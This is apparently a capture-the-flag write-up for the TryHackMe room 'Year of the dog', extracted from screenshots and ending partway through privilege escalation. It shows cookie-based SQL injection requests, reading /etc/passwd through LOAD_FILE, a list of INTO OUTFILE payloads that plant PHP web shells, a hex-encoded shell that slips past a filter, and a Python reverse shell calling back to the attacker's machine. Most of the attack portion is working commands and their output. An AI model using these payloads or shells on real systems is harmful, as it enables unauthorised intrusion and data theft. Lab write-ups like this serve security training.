Year of the dog


Year of the dog

https://tryhackme.com/room/yearofthedog


```
rustscan -a 10.10.50.212 -- -sC -sV -A | tee scan.txt
```

Open 10.10.50.212:**22**

Open 10.10.50.212:**80**



```
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4c9dd9bdb959efd19a9a60d4c439ffa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDrxDlZxvJUZk2qXaeBdjHxfM3MSGpZ8H6zPqgarnP3K806zE1Y/CryyT4wgIZYomtV8wUWHlFkuqbWjcKcM1MWcPjzGWfPZ2w
PNyP+/kXAJE+tg9TurrTKaPiL6u+02ITeVUuLWsjwlLDJAnu1zDhPONR2b7WTcU/zQxHUYZiHpHn5eBtXpCZPZyfOZ+828ibobM/CAHIBZqJsYksAe5RbtDw7Vdw/8OtYuo4Koz8C
njCD
|   256 c3fc10d878477efb89cf818b6ef10afd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMlni4gM6dVkvfGeMy6eg/18HsCYvvFhbpycXiGYM3fitNhTXW4WpMpr8W/0y2F
|   256 2768ffefc068e249755934f2bdf0c920 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICQIHukp5WpajvhF4juRWmL2+YtbN9HbhgLScgqYNien
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Canis Queue
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




Canis Queueing

Where we queue for the sake of queueing -- like all good Brits!

You are number 47 in the queue

I found the SQLi vulnerability




```
GET / HTTP/1.1
Host: 10.10.50.212
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: id=13c7d0068f205634640992374ade9b36'
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Date: Fri, 13 Oct 2023 17:09:31 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 188
Connection: close
Content-Type: text/html; charset=UTF-8

Error: You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near
''13c7d0068f205634640992374ade9b36''' at line 1
```


Only 2 columns



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: id='UNION+SELECT+NULL,@@version-- -
Upgrade-Insecure-Requests: 1
```

```
    <meta charset=utf-8>
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <link rel="stylesheet" type="text/css" href="assets/css/dancing.css">
    <link rel="stylesheet" type="text/css" href="assets/css/alegreya.css">
    <link rel="stylesheet" type="text/css" href="assets/css/style.css">
  </head>
  <body>
    <div id="background">
    </div>
    <main>
      <h1>
        Canis Queueing
      </h1>
      <h2>
        Where we queue for the sake of queueing -- like all good Brits!
      </h2>
      <p>
        You are number 5.7.34-0ubuntu0.18.04.1 in the queue
      </p>
    </main>
```


Find username



```
GET / HTTP/1.1
Host: 10.10.50.212
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: id='UNION+SELECT+NULL,LOAD_FILE('/etc/passwd')-- -
Upgrade-Insecure-Requests: 1
```


```
        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
        www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
        backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
        list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
        irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
        gnats:x:41:41:Gnats Bug-Reporting System
        (admin):/var/lib/gnats:/usr/sbin/nologin
        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
        systemd-network:x:100:102:systemd Network
        Management,,,:/run/systemd/netif:/usr/sbin/nologin
        systemd-resolve:x:101:103:systemd
        Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
        syslog:x:102:106::/home/syslog:/usr/sbin/nologin
        messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
        _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
        mysql:x:105:108:MySQL Server,,,:/nonexistent:/bin/false
        lxd:x:106:65534::/var/lib/lxd/:/bin/false
        uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
        dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
        landscape:x:109:114::/var/lib/landscape:/usr/sbin/nologin
        sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
        pollinate:x:111:1::/var/cache/pollinate:/bin/false
        dylan:x:1000:1000:dylan,,,:/home/dylan:/bin/bash
        in the queue
```

After trying read files, I try to write files, but I found some defend



Into outfile method

```
[...] UNION SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"
[...] UNION SELECT '' INTO OUTFILE '/var/www/html/x.php' FIELDS TERMINATED BY '<?php phpinfo();?>'
[...] UNION SELECT 1,2,3,4,5,0x3c3f706870207068706e666f28293b203f3e into outfile 'C:\\wamp\\www\\pwnd.php'-- -
[...] union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/inetpub/wwwroot/backdoor.p
```




```
GET / HTTP/1.1
Host: 10.10.50.212
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: id=
'UNION+SELECT+NULL,INTO+OUTFILE+'/var/www/html/x.php'+FIELDS+TERMINATED+BY+'<%3fphp+
system($_GET[cmd])%3b%3f>'--+-
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 13 Oct 2023 17:38:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 20
Connection: close
Content-Type: text/html; charset=UTF-8

RCE Attempt detected
```

But the next one works




MYSQL Write a shell

Into outfile method

```
[...] UNION SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"
[...] UNION SELECT '' INTO OUTFILE '/var/www/html/x.php' FIELDS TERMINATED BY '<?php phpinfo();?>'
[...] UNION SELECT 1,2,3,4,5,0x3c3f706870207068706e666f28293b203f3e into outfile 'C:\\wamp\\www\\pwnd.php'--
[...] union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/inetpub/wwwroot/backdoor.p
```

Into dumpfile method

```
'UNION+SELECT+NULL,0x3c3f7068702073797374656d28245f4745545b636d645d293b203f3e+into+outfile+'/var/www/html/x.php'--+-
```



Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Shift Cipher - Online D...
Last build: 3 months ago - Version 10 is here! Read about the new features here
Recipe
Input
Output

To Hex

Delimiter: None

Bytes per line: 0


Input

```
<?php system($_GET[cmd]); ?>
```

28 1

Output

```
3c3f7068702073797374656d28245f4745545b636d645d293b203f3e
```




```
10.10.50.212/x.php?cmd=id
```

```
\N uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

python revshell

and I in

```
export RHOST="10.18.88.130";export RPORT=1337;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```



```
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.50.212] 34
www-data@year-of-the-dog:/var/www/html$ 
```

```
10.10.50.212/x.php?cmd=export%20RHOST=%2210.18.88.130%22;export%20RPORT=1337;python3%20-c%20%2
```


```
\N
```

In dylans home directory is flag, but I can;not read them

Also is work_analysis file

```
cat work_analysis | grep dylan
```

